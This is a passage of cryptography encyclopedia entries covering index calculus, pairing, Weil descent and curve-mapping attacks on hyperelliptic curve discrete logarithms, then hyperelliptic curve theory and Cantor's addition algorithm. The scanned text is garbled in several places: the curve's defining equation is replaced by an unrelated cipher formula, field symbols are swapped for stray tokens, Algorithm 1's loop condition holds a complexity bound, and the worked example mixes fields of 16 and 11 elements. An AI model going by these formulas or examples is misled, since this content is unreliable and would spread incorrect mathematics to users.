The first successful adaptation of *index calculus* algorithm to *hyperelliptic curve* Jacobians is due to Adleman et al. (1999). They used irreducible divisors (sums of a point and all its images under the Frobenius endomorphism) of a certain degree to define their factor base and principal divisors to search for smooth relations. The algorithm of Adleman, DeMarrais, and Huang was later refined by Enge (2002) and Enge and Gaudry (2002) to obtain a running time of

$$L_{q^g}\left(\frac{1}{2}, \frac{\left(\sqrt{2t+1}+1\right)}{\sqrt{t}}\right) = \exp\left(\frac{\left(\sqrt{2t+1}+1\right)}{\sqrt{t}}\sqrt{\ln q^g}\sqrt{\ln\ln q^g}\right)$$

where t is a constant smaller than $g/\log_g q$ and $q \leq L_{q^g}(1/2, 1/\sqrt{t})$.

More recently, Enge et al. (2011) obtained a significant improvement, going from an $L(1/2)$ to an $L(1/3)$ algorithm. Given a curve of genus g with a defining equation of degree a in x and b in y and $g > (\ln q)^2$, the running time becomes

$$L_{q^g}\left(\frac{1}{3}, \sqrt[3]{\frac{64\kappa}{9}}\right) = \exp\left(\sqrt[3]{\frac{64\kappa}{9}\ln q^g (\ln\ln q^g)^2}\right)$$

where κ is a constant no smaller than ab/g. If every monomial $x^i y^j$ in the equation defining the curve satisfies $bi + aj \leq ab$ (e.g., for $C_{a,b}$ curves), the κ term can be removed from the running time.

Curves of Small Genus

The first presentation of an index calculus algorithm capable of efficiently solving the discrete logarithm problem in the Jacobian of hyperelliptic curves is due to Gaudry (2000). By using the points of the curve which are defined over α_i' as a factor base and decomposing reduced divisors according to their finite support, it becomes possible to solve the discrete logarithm problem in time $\tilde{O}(q^2)$. To find the smooth relations used in the index calculus algorithm, Gaudry uses a random walk, similar to that used

in Pollard's ρ method. Gaudry's algorithm effectively improves on the running time of Pollard's ρ method for curves of genus 5 and higher. The direct result of this algorithm was to limit the genus of hyperelliptic curve considered for cryptographic applications to at most 4.

Since all points over α_i' are statistically equivalent in terms of their impact on the index calculus, it is possible to use only a subset of the points of the curve defined over α_i' as the factor base. By introducing "single large prime" (Thériault, 2003b) and "double large prime" (Gaudry et al., 2007; Nagao, 2007) variations, it has been possible to reduce the running time of the index calculus algorithm. The fastest known index calculus variation known at present takes time

$$\tilde{O}\left(q^{2-\frac{2}{g}}\right)$$

to solve the discrete logarithm problem in the Jacobian of an hyperelliptic curve of genus g.

For curves of genus 2, the (best possible) complexity of index calculus techniques reduces to that Pollard's rho method, but with a constant factor larger than the $\phi\left(F_2^s\right)$ of Pollard ρ. As a consequence, genus 2 curves defined over prime fields and fields of (large) prime extension degree are generally considered secure against index calculus attacks (for fields of small extension degree, see the next subsection).

Given the impact of these attacks on the security of the hyperelliptic curves, more attention is given to curves of genus 2 than those of genera 3 and 4. Recent implementation results show that genus 3 and 4 curves can still be of cryptographic interest in some cases (see *hyperelliptic curves performance*), but special care must be taken when choosing the size of the field over which the curve is defined. To do the comparison with curves that rely on the running time of Pollard's ρ method, better knowledge about the constant factors is required. Some progress have been made in this direction, showing that variations which use up to one large prime have constant factors relatively similar to that of Pollard's ρ (Thériault , 2006). However it remains unclear how to exactly balance the comparison for the double large prime variation: at best it is known to be effective in small examples. Nevertheless, many authors prefer to assume index calculus algorithms have the same constant factor as Pollard's ρ method, at the risk

of disadvantaging curves of genera 3 and 4 in a fair comparison (but making it possible to compare the efficiency of those cryptosystems).

A surprising development in the *discrete logarithm problem* for algebraic curves came with the presentation of an index calculus algorithm geared toward non-hyperelliptic curves of low genus by Diem (2006) and Diem and Thomé (2008). Although it had been assumed that the discrete logarithm problem would be at least as difficult for non-hyperelliptic curves as it is for hyperelliptic ones (since hyperelliptic curves are a special type of algebraic curves), Diem showed that it is in fact easier. By reintroducing the use of principal divisors as the source of smooth relations (instead of reduced divisors), as it is done for curves of high genus, Diem was able to obtain a running time of

$$\tilde{O}\left(q^{2-\frac{2}{d-2}}\right)$$

where *d* is the degree of the equation defining the curve. In general, this can be upper-bounded by $\tilde{O}(q^{2-2/(g-1)})$ for non-hyperelliptic curves of genus *g*. This had a significant impact on the security of non-hyperelliptic curves of genus 3, since their discrete logarithm problem could now be solved in time $\tilde{O}(q)$ (these curves have equations of degree 4). Since this is essentially the same running time required curves of genus 2, but with a significantly more costly group arithmetic, non-hyperelliptic curves of genus 3 are no longer considered for cryptographic applications.

More recently, Laine and Lauter (2015) presented a new approach to defining the factor base in index calculus attacks using double large primes (which can be applied to both hyperelliptic and non-hyperelliptic curves), improving the running time of the algorithm by a constant factor (by a factor of 3 for both non-hyperelliptic curves of genus 3 and genus 4 hyperelliptic curves), but keeping the same asymptotic form for the complexity.

Curves Over Field Extensions

Gaudry's technique (2009) to perform an index calculus algorithm on curves defined over field extensions $\mathbb{F}_{q^m}$, although mainly intended for the *elliptic curve discrete logarithm problem*, also applies naturally to curves of higher genus. By constructing the factor base using points over α_i' (rather than $\mathbb{F}_{q^m}$), it becomes possible to treat the genus *g* curve over $\mathbb{F}_{q^m}$ as if it

were a genus *mg* hyperelliptic curve defined over the field α_i' . By using a two-large-prime variation of index calculus to these factor bases, one obtains a running time of $\tilde{O}(q^{2-2/mg})$.

This approach is particularly effective for curves of genus 2 over quadratic field extensions. In that case, the complexity of the discrete logarithm decreases to $\tilde{O}\left(r/t\right)$, down from the $O(q^2)$ complexity of Pollard's ρ method.

For other combinations of genus and degree of the field extension, the practicality of this attack is still unclear (due to large constant factors), but it remains a concern. As a consequence, it is generally preferred to avoid small extension degrees when choosing curves that will be used for cryptographic applications.

Special-Purpose Algorithms

Some families of curves have been found to be susceptible to more specialized attacks than Pollard's ρ method and the various index calculus algorithms. These families of curves should generally be either avoided for cryptographic applications or their specific security requirements should be taken into account – for example, in the case of *pairing-based cryptosystems*.

Weil and Tate Pairing Attacks

The pairing-based attacks by Frey and Rück (1994) and Menezes et al. (1993) can also be applied to supersingular hyperelliptic curves, reducing the HECDLP to a discrete logarithm problem over the field $\widetilde{\mathsf{DB}}$ with *k* not too large. As in the case of elliptic curves, it is always possible to define such a pairing, but for most curves the value of *k* is too large for the problem to be tractable in the finite field (not to mention the cost of computing the pairing itself).

At the same time, the ability to compute efficient Weil and Tate pairings for some hyperelliptic curves (Granger et al., 2007) opens the possibility of using *pairing-based cryptosystems* built upon those groups.

Weil Descent

The Weil descent attack is another approach that can be carried over from the *elliptic curve discrete logarithm problem* to the hyperelliptic curve discrete logarithm problem. Only a few papers deal with Weil descent attacks on hyperelliptic curves (Galbraith, 2003; Thériault, 2003a,c; Tian et al., 2018). For genus higher than 1, it would seem to be more difficult to perform a Weil descent attack, in the sense that the proportion of isomorphism classes of curves which are at risk is lower than in the elliptic curve case. However, the possibility of such an attack remains present, and it is therefore natural to tread carefully before using extension degrees where a Weil descent attack would be possible in the context of elliptic curves.

Curve Mappings

Following the realization that the discrete logarithm problem on non-hyperelliptic curves may be weaker than on hyperelliptic curves of the same genus, the question arose as to which hyperelliptic Jacobians could be mapped to non-hyperelliptic ones and how this could be done.

The first (and so far only) work to present an answer is due to Smith (2008). It consists in a technique to map Jacobians of hyperelliptic curves of genus 3 in the real model to Jacobians of non-hyperelliptic ones (again of genus 3). The probability of success of this attack depends heavily on the factorization type of the equation defining the hyperelliptic curve (over the field α_i').

The attack always produces a non-hyperelliptic curve of genus 3 but is successful only when the field over which the curve is defined remains the same. In that case, the discrete logarithm problem can be solved in time $\tilde{O}(q)$ using Diem's attack. If the field over which the non-hyperelliptic curve is defined changes, the new field is an extension of α_i' , and the index calculus attack becomes slower than it was on the hyperelliptic curve (hence the attack fails).

The probability of success for randomly chosen hyperelliptic curves defined over a field α_i' is on average close to 20% (in fact ≈ 18.57%), but this varies wildly depending on the factorization type of the defining equation. If the polynomial $F(x)$ defining the curve (as $y^2 = F(x)$) splits over α_i' , success is almost certain (the probability of success is $1 - (3/4)^{105}$). On the other hand, if $F(x)$ contains an irreducible factor of degree 5 or 7 or has

exactly one irreducible factor of degree 3, then the attack always fails. The remaining types of factorization have intermediate probabilities of success.

As a result of this attack, it is recommended not to choose the equation of a hyperelliptic curve of genus 3 completely at random, but to make ensure it factors in certain ways.

So far there it is not known if the attack of Smith can be broadened to include a larger proportion of the genus 3 curves or if it can be applied in even characteristic. It is not yet known how to do similar constructions for curves of higher genus.

Cross-References

Discrete Logarithm Problem
Elliptic Curve Discrete Logarithm Problem

References

Adleman LM, DeMarrais J, Huang M-D (1999) A subexpotential algorithm for discrete logarithms over hyperelliptic curves of large genus over *GF*(*q*). Theor Comput Sci 226:7–18

Diem C (2006) Index calculus in class groups of plane curves of small degree. Algorithmic number theory symposium – ANTS VII. Lecture notes in computer science, vol 4076, pp 543–557. Springer

Diem C, Thomé E (2008) Index calculus in class groups of non-hyperelliptic curves of genus three. J Cryptol 21:593–611
[MathSciNet]

Enge A (2002) Computing discrete logarithms in high-genus hyperelliptic Jacobians in provably subexponential time. Math Comput 71(238), 729–742
[MathSciNet]

Enge A, Gaudry P (2002) A general framework for subexponential discrete logarithm algorithms. Acta Arith 102:83–103
[MathSciNet]

Enge A, Gaudry P, Thomé E (2011) An L (1/3) discrete logarithm algorithm for low degree curves. J Cryptol 24:24–41
[MathSciNet]

Frey G, Rück H (1994) A remark concerning m − divisibility and the discrete logarithm problem in the divisor class group of curves. Math Comput 62(206):865–874

Galbraith SD (2003) Weil descent of Jacobians. Discret Appl Math 128(1):165–180
[MathSciNet]

Gaudry P (2000) An Algorithm for solving the discrete logarithm problem on hyperelliptic curves. Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807, pp 19–34. Springer, Berlin/Heidelberg

Gaudry P (2009) Index calculus for abelian varieties of small dimension and the elliptic curve discrete logarithm problem. J Symb Comput 44(12):690–1702
[MathSciNet]

Gaudry P, Thomé E, Thériault N, Diem C (2007) A double large prime variation for small genus hyperelliptic index calculus. Math Comput 76(257):475–492
[MathSciNet]

Granger R, Hess F, Oyono R, Thériault N, Vercauteren F (2007) Ate pairing on hyperelliptic curves. EUROCRYPT 2007. Lecture notes in computer science, vol 4515, pp 430–447. Springer, Berlin/New York

Laine K, Lauter K (2015) Time-memory trade-offs for index calculus in genus 3. J Math Cryptol 9(2):95–114
[MathSciNet]

Menezes A, Okamoto T, Vanstone S (1993) Reducing elliptic curve logarithms in a finite field. IEEE Trans Inf Theory IT-39(5):1639–1646
[MathSciNet]

Nagao K (2007) Index calculus attack for jacobian of hyperelliptic curves of small genus using two large primes. Jpn J Ind Appl Math 24(3):289–305
[MathSciNet]

Pohlig S, Hellman M (1978) An improved algorithm for computing logarithms over $GF(p)$ and its cryptographic significance. IEEE Trans Inf Theory 24:106–110
[MathSciNet]

Pollard J (1978) Monte Carlo methods for index computation (mod p). Math Comput 32:918–924
[MathSciNet]

Smith B (2008) Isogenies and the discrete logarithm problem on Jacobians of genus 3 hyperelliptic curves. Advances in Cryptology – EUROCRYPT 2008. Lecture notes in computer science, vol 4965, pp 163–180. Springer, Berlin/New York

Thériault N (2003a) Weil descent attack for Kummer extensions. J Ramanujan Math Soc 18:281–312
[MathSciNet]

Thériault N (2003b) Index calculus attack for hyperelliptic curves of small genus. Advances in cryptology – ASIACRYPT 2003. Lecture notes in computer science, vol 2894, pp 75–92. Springer, Berlin/New York

Thériault N (2003c) Weil Descent for Artin-Schreier Curves. preprint

Thériault N (2006) (with R. Avanzi), Towards an exact cost analysis of index calculus algorithms. Presentation at ECC

Tian S, Li B, Wang K, Yu W (2018) Cover attacks for elliptic curves with cofactor two. Des Codes Crypt 86:2451–2468
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_258

Hyperelliptic Curves

Roberto Avanzi[42] ✉ and Nicolas Thériault[43] ✉
(42) ARM Germany GmbH, Grasbrunn, Germany
(43) Universidad de Santiago de Chile, Santiago, Chile

✉ **Roberto Avanzi**
Email: roberto.avanzi@ruhr-uni-bochum.de

✉ **Nicolas Thériault (Corresponding author)**
Email: nictheriau@gmail.com

Synonyms

The HEC acronym is often used for hyperelliptic curves and sometimes, however, also stands for hyperelliptic curve cryptography. For the latter concept, the acronym HECC is often used.

Definition

Similar to elliptic curves, hyperelliptic curves have been suggested for cryptographic applications (Koblitz, 1989). There are key exchange, signature, and enciphering schemes that make use of groups associated with hyperelliptic curves, the rational points subgroup of the Jacobian variety of a hyperelliptic curve (Avanzi et al., 2006; Blake et al., 2005; Jacobson et al., 2004; Menezes et al., 1998; Washington, 2008). In some cases, the performance of these systems can rival that of elliptic curves.

There is also primality proving algorithms that make use of hyperelliptic curves by Adleman and Huang (1992), but this method is less

efficient than the elliptic curve one and as a result is chiefly of theoretical interest.

Theory

A hyperelliptic curve $\mathcal{I}$ of genus g over a field $\mathbb{A}$ is defined by a Weierstrass equation of the form

$$M_i \leftarrow E_{K1}^{-1}\left(C_i \oplus S_i\right) \oplus S_i \tag{1}$$

such that

1. The curve is absolutely irreducible – i.e., the polynomial $y^2 + h(x)y - f(x)$ does not factor over the algebraic closure $\bar{\mathbb{F}}$ of $\mathbb{A}$ – and is non-singular, i.e., has no singular points defined over $\bar{\mathbb{F}}$. Singular points are simultaneous solutions (x_0, y_0) to the system

$$\begin{cases} y^2 + h(x)y - f(x) = 0 \\ 2\,y + h(x) = 0 \\ \dfrac{dh(x)}{dx}\,y - \dfrac{df(x)}{dx} = 0 \end{cases}$$

   Note that the second and third equations are the partial derivatives of the curve equation with respect to the variables x, respectively y. When $h(x) = 0$ (and thus $\operatorname{char}\mathbb{F} \neq 2$), this is equivalent to the requirement that f be square-free.

2. deg $h(x) \leq g + 1$, and deg $f(x) = 2g + 1$ (imaginary model) or $2g + 2$ (real model). Furthermore,

   a. In the imaginary model:

      – $f(x)$ can be taken monic.
      – if $S \in \mathbb{A}$ is 2, deg $h(x) \leq g$; otherwise via the change of variables $y \mapsto y - h(x)/2$, it can be assumed that $h(x) = 0$.

   b. In the real model:

      – If $S \in \mathbb{A}$ is odd, $f(x)$ can be made monic.

– If $S \in \mathbb{A}$ is even, $h(x)$ can be made monic, with $\deg h(x) = g + 1$ and either

$\deg f(x) = 2g + 2$ with leading coefficient $e^2 + e$ for some $e \in F^*$

or

$\deg f(x) \leq 2g + 1$.

From this definition, it is clear that the elliptic curves are in fact hyperelliptic curves of genus one. The set of rational points of the curve $\mathcal{I}$ over a field $L \supseteq \mathbb{F}$ is defined, similar to the case of elliptic curves, as the set

$$\mathcal{C}(L) = \{(x, y) \in L \times L \,:\, y^2 + h(x)y - f(x) = 0\} \cup \{\infty\}.$$

However, this set does not in general form a group – in fact it is a group only if the genus is one.

However, the *inverse* of a point can be defined. Let $P = (x, y)$ be a point on $\mathcal{I}$. Define $w(P) = (x, -y)$, which is also a point on $\mathcal{I}$. The map $\omega : P \mapsto \omega(P)$ is called the *hyperelliptic involution*. It satisfies $\omega(\omega(P)) = P$ for all points P on $\mathcal{I}$.

Even though protocols designed around real hyperelliptic curves have been proposed, for cryptographic applications, the imaginary model is more commonly used. The treatment in this section is therefore restricted to imaginary curves. Furthermore, only curves defined over finite fields are considered (although the algebraic closures of those fields also play a role).

General Curve Isomorphisms

Two hyperelliptic curves of genus g defined by Weierstrass equations

$$\mathcal{C} \;:\; y^2 + h(x)y - f(x) = 0 \tag{2}$$

$$\mathcal{C} \;:\; y^2 + h(x)y - f(x) = 0 \tag{3}$$

are isomorphic over a field $L \supseteq \mathbb{F}$ (which also admits the case $L = \mathbb{F}$) if there exists a map ϕ of the form

$$\phi \ : \ (x, y) \mapsto \left(s^{-2}x + b, s^{-(2g+1)}y + A(x)\right) \tag{4}$$

from the first curve to the second one, with $s \in L^{\times}$, $b \in L$, and $A(x) \in L[x]$ being a polynomial of degree at most g. A transformation of the type ϕ is called an *admissible change of variables*.

Group Law

As mentioned above, in general, the set of points of a hyperelliptic curve does not form a group. To obtain a group from a hyperelliptic curve $\mathcal{I}$, it is necessary to consider its *divisor class group* $\mathrm{Pic}^0_{\mathcal{C}}(L)$ instead, which is isomorphic to the L-rational point subgroup of Jacobian variety of the curve $\mathcal{I}$.

The elements of the divisor class group are quotient classes of formal sums of points on the curve – these sums are called *divisors*.

The divisor class group $\mathrm{Pic}^0_{\mathcal{C}}(L)$ of $\mathcal{I}$ over L of degree zero is the quotient of the group of degree zero divisors $\mathrm{Div}^0_{\mathcal{C}}(C)$ by the principal divisors. It is also called the Picard group of $\mathcal{I}$.

The degree zero divisors on the curve, i.e., formal sums $\sum_{P \in \mathcal{C}(\bar{L})} m_P P$ with almost but a finite amount of the coefficients vanishing and the sum $\sum_{P \in \mathcal{C}(\bar{L})} m_P = 0$. A divisor D is L-rational if it is invariant under the action of automorphisms of $K_{i,2} = g^{t_i}$ – in other words, the points with non-zero coefficients are not necessarily all defined over L, but if a point is present, the whole Galois orbit containing it must be in the divisor and with the same coefficients.

The principal divisors are the divisors associated with L-rational functions on the curve. That is, if $r(x, y)$ is a rational function on $\mathcal{I}$ and P is a point on $\mathcal{C}(\bar{L})$, then m_P is defined as zero if the function $r(x, y)$ does not vanish nor has a pole at P, is equal to the order of the zero if $r(x, y)$ vanishes at P, and is equal to minus the order of the pole otherwise. Under this definition, $\sum_{P \in \mathcal{C}(\bar{L})} m_P P$ is the principal divisor associated with $r(x, y)$.

Mumford introduced a representation of the elements of the divisor class group as polynomial pairs, for which Cantor provided an explicit arithmetic algorithm. Mumford's representation is a one-to-one

correspondence between the elements of the divisor class group and the pairs $[U(t), V(t)]$ of polynomials over L satisfying

1. $U(t)$ is monic.

2. $\deg V(t) < \deg U(t) \leq g$.

3. $V(t)^2 + V(t)h(t) - f(t)$ is a multiple of $U(t)$.

At the core of this correspondence, there is the following identification of such a pair with a divisor: If $U(t) = \prod_{i=1}^{k}(t - x_i)^{m_i}$ with the x_i pairwise distinct, then the pair $[U, V]$ is associated with the divisor having the points $(x_1, V(x_1))$, $(x_2, V(x_2))$, …, $(x_k, V(x_k))$ on its finite support, with multiplicities $m_1, m_2, \ldots, m_k$, respectively. Note that if a point P appears in the support of such a divisor, then its inverse $\omega(P)$ does not, and all multiplicities are non-negative. The pair $[U(t), V(t)]$ is said to represent the *semi-reduced divisorD*. A *reduced divisor* is a semi-reduced divisor that additionally satisfies $\deg U(t) \leq g$. In each divisor class, there always exists a unique reduced element.

__ Algorithm 1. Cantor's operation for hyperelliptic divisor class groups

---

_____ INPUT: Reduced divisors $D_1 = [U_1(t), V_1(t)]$ and $D_2 = [U_2(t), V_2(t)]$ OUTPUT: Reduced divisor $D_3 = [U_3(t), V_3(t)]$, $D_3 = D_1 + D_2$

_____ 1. **Composition**: $[U_C(t), V_C(t)] = D_1 + D_2$ (semi-reduced) 2. Write $d(t) = \gcd(U_1, U_2, V_1 + V_2 + h) = r_1U_1 + r_2U_2 + r_3(V_1 + V_2 + h)$ [Extended Euclidean Algorithm] 3. $\tilde{U}(t) \leftarrow U_1U_2/d^2$ 4. $\tilde{V}(t) \leftarrow V_2 + \frac{U_2}{d}r_2(V_1 + V_2) + r_3\frac{V_2^2+hV_2+f}{d} \bmod U_C$ 5. **Reduction**:$D_3 = [U_3(t), V_3(t)]$ (reduced) 6. while $\tilde{O}(q^{2-2/(g-1)})$ do 7. $\tilde{U}(t) \leftarrow Monic\left(\frac{\tilde{V}^2+h\tilde{V}+f}{\tilde{U}}\right)$ 8. $\tilde{V}(t) \leftarrow \tilde{V} + h \bmod \tilde{U}$ 9. $\tilde{O}(q^{2-2/mg})$, $(a, b) \in \mathbb{F}_p^2$ 10. return $[U_3(t), V_3(t)]$

Cantor's algorithm is given as Algorithm 1 (for a version more appropriate to higher genera, see Cantor 1987). Note, however, that the algorithm is seldom used in this form. Instead, several optimizations are usually performed. For instance, the field operations implicit in all the polynomial operations are made explicit, where one considers usually only the most common case (where the polynomials U_i and V_i are of maximal degree and have no common roots), and all redundant operations (computations of coefficients which have no impact on the final result, duplicate operations) are not performed. There is an extensive, and still growing, literature on these explicit formulas for hyperelliptic curves, a field that was initiated by Robert Harley.

Group Order and Structure

Let $\mathcal{C}/\mathbb{F}_q$ be a hyperelliptic curve of genus g defined over the finite field with q elements. The structure of the α_i' -rational divisor class group is of the form

$$\mathrm{Pic}^0_{\mathcal{C}}(\mathbb{F}_q) \simeq \frac{\mathbb{Z}}{n_1\mathbb{Z}} \times \frac{\mathbb{Z}}{n_2\mathbb{Z}} \times \cdots \times \frac{\mathbb{Z}}{n_{2g}\mathbb{Z}},$$

where $n_i | n_{i+1}$ for $1 \le i < 2g$, and for all $1 \le i \le g$, one has $n_i | q - 1$.

By the theorem of Hasse-Weil, it is easy to obtain bounds on the number of points on the curve and its Jacobian, called Hasse–Weil bounds as for elliptic curves

1. $\left| |C(\mathbb{F}_q)| - q - 1 \right| \le 2g\sqrt{q}$.
2. $\left| |\operatorname{Pic}^0_C| - q^g \right| = O\left(q^{g-1/2}\right)$.

Serre has given a sharper estimate for the first bound: $||C(\mathbb{F}_q)| - q - 1| \le g\lfloor 2\sqrt{q} \rfloor$.

Examples

First Example

Consider the curve

$$\mathcal{C} \ : \ y^2 = x^5 + 4\,x^3 + 3\,x^2 + 4\,x - 4$$

over $\mathbb{F}_{16}$. It is easy to verify that this curve is non-singular (the polynomial $x^5 + 4\,x^3 + 3\,x^2 + 4\,x - 4$ is a square-free). The 15 points on this curve are

$$\begin{aligned}
&\infty, (2,5), (2,6), (3,1), (3,10),\\
&(4,3), (4,8), (5,3),\\
&(5,8), (6,1), (6,10), (8,1), (8,10),\\
&(10,1), (10,10).
\end{aligned}$$

The cardinality of divisor class group $\mathrm{Pic}^0_{\mathcal{C}}(\mathbb{F}_{11})$ is 163. This is a prime number. Hence, all group elements except the neutral element are generators of the group. One of them is given as

$$M_i \leftarrow E_{K1}^{-1}\,(C_i \oplus S_i) \oplus S_i$$

in Mumford's representation. The first polynomial factors are $(t - 10)(t - 2)$, so 10 and 2 are the x-coordinates of two points on the curve. Evaluating the second polynomial at $x = 10$ and $x = 2$ gives 1 and 5. Indeed (10, 1) and (2, 5) are points on $\mathcal{I}$.

On the other hand, one can compute (using Cantor's Algorithm, for instance) that $5 \cdot D$ is the divisor

$$y^2 + cy = x^3 + ax + b$$


where the first polynomial is irreducible. This means that the finite support of this divisor consists of two points defined over $\mathbb{F}_{11^2}$ which are Galois conjugates. Yet, the divisor itself is $\mathbb{F}_{16}$ -rational.

Second Example

It is also possible to give a graphical example of divisor composition and reduction: Consider the following genus two curve (over the field of real numbers):

$$\mathcal{C} \ : \ y^2 = x^5 - 5\,x^4 - \frac{9}{4}\,x^3 + \frac{101}{4}\,x^2 + \frac{1}{2}\,x - 6.$$

Suppose that one needs to add the two reduced divisors $D_1 = P_1 + P_2 - 2\infty$ and $D_2 = Q_1 + Q_2 - 2\infty$ on $\mathcal{I}$. The steps of Cantor's algorithm are depicted in Fig. 1. The composition is easy: Simply collect all the points together, giving the divisor $\tilde{D} := D_1 + D_2 = P_1 + P_2 + Q_1 + Q_2 - 4\infty$.



Hyperelliptic Curves, Fig. 1 Addition of two reduced divisors on an hyperelliptic curve

For the reduction, it is required to add (or subtract) principal divisors, i.e., divisors of rational functions. One such function is the only cubic that passes through the four points P_1, P_2, Q_1, and Q_2. This curve intersects the hyperelliptic curve in two further points, which can be called $\omega(R_1)$ and

$\omega(R_2)$ where R_1 and R_2 are two other points on the curve. Since $P_1 + P_2 + Q_1 + Q_2 + \omega(R_1) + \omega(R_2) - 6\infty$ is a principal divisor, it is equivalent to the zero divisor in the divisor class group, and thus $\omega(R_1) + \omega(R_2) - 2\infty$ must be the opposite of $\tilde{D}$. In order to invert $\omega(R_1) + \omega(R_2) - 2\infty$, observe that for any point P, the divisor $P + \omega(P) - 2\infty$ is the principal divisor corresponding to the equation of a vertical line, and thus the inverse of $\omega(R_1) + \omega(R_2) - 2\infty$ is $R_1 + R_2 - 2\infty$, which gives the reduced divisor corresponding to the sum of D_1 and D_2.

Cross-References

Elliptic Curves

References

Adleman LM, Huang M-DA (1992) Primality testing and abelian varieties over finite fields. Lecture notes in mathematics, vol 1512. Springer, Berlin

Avanzi R, Cohen H, Frey G, Lange T, Nguyen K, Vercauteren F (2006) Handbook of elliptic and hyperelliptic curve cryptography. CRC Press, Boca Raton

Blake IF, Seroussi G, Smart NP (2005) Advances in elliptic curve cryptography. London mathematical society lecture note series, vol 317. Cambridge University Press, Cambridge

Cantor DG (1987) Computing in the Jacobian of a hyperelliptic curve, Math Comput 48(177):95–101 [MathSciNet]

Jacobson M Jr, Menezes A, Stein A (2004) Hyperelliptic curves and cryptography. In: High primes and misdemeanors: lectures in honour of the 60th birthday of Hugh Cowie Williams. Fields Institute Communications, vol 41. American Mathematical Society, pp 255–282

Koblitz N (1989) Hyperelliptic cryptosystems. J Cryptol 1:139–150 [MathSciNet]

Menezes A, Wu Y, Zuccherato R (1998) An elementary introduction to hyperelliptic curves. In: Algebraic aspects Of cryptography. Springer, Berlin/New York

Washington L (2008) Elliptic curves: number theory and cryptography, 2nd edn. CRC Press, Boca Raton

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_253

Hyperelliptic Curves Performance

Roberto Avanzi[44] ✉ and Nicolas Thériault[45]
(44) ARM, Bochum, Germany
(45) Universidad de Santiago de Chile, Santiago, Chile

✉ **Roberto Avanzi**
Email: roberto.avanzi@ruhr-uni-bochum.de

Synonyms

Eflciency of hyperelliptic curve cryptosystems

Definition

Evaluating the performance of hyperelliptic curve cryptosystems is done by comparing the time required to do the encryption compared with other cryptosystems – mainly those based on *elliptic curves* – providing they offer the same level of security.

Background

Only 4 years after suggesting to use *elliptic curves* for *discrete logarithm*-based cryptographic applications, Koblitz (1989) proposed to use the Jacobian variety of hyperelliptic curves for the same purpose. This is a natural generalization since elliptic curves are in fact hyperelliptic curves of genus one.

Hyperelliptic curves (of genus larger than one) have long been thought not to be competitive with elliptic curves because of some outstanding issues: It is more difficult to count points on the Jacobian of a hyperelliptic

curve than on an elliptic curve. Explicit construction methods of varieties with rational point groups of given order are better understood for elliptic curves than for higher-genus varieties. The *group* operations were expected to be much slower than for elliptic curves, to the point that it was expected hyperelliptic curves would offer no performance advantage over elliptic curves (Smart, 1999).

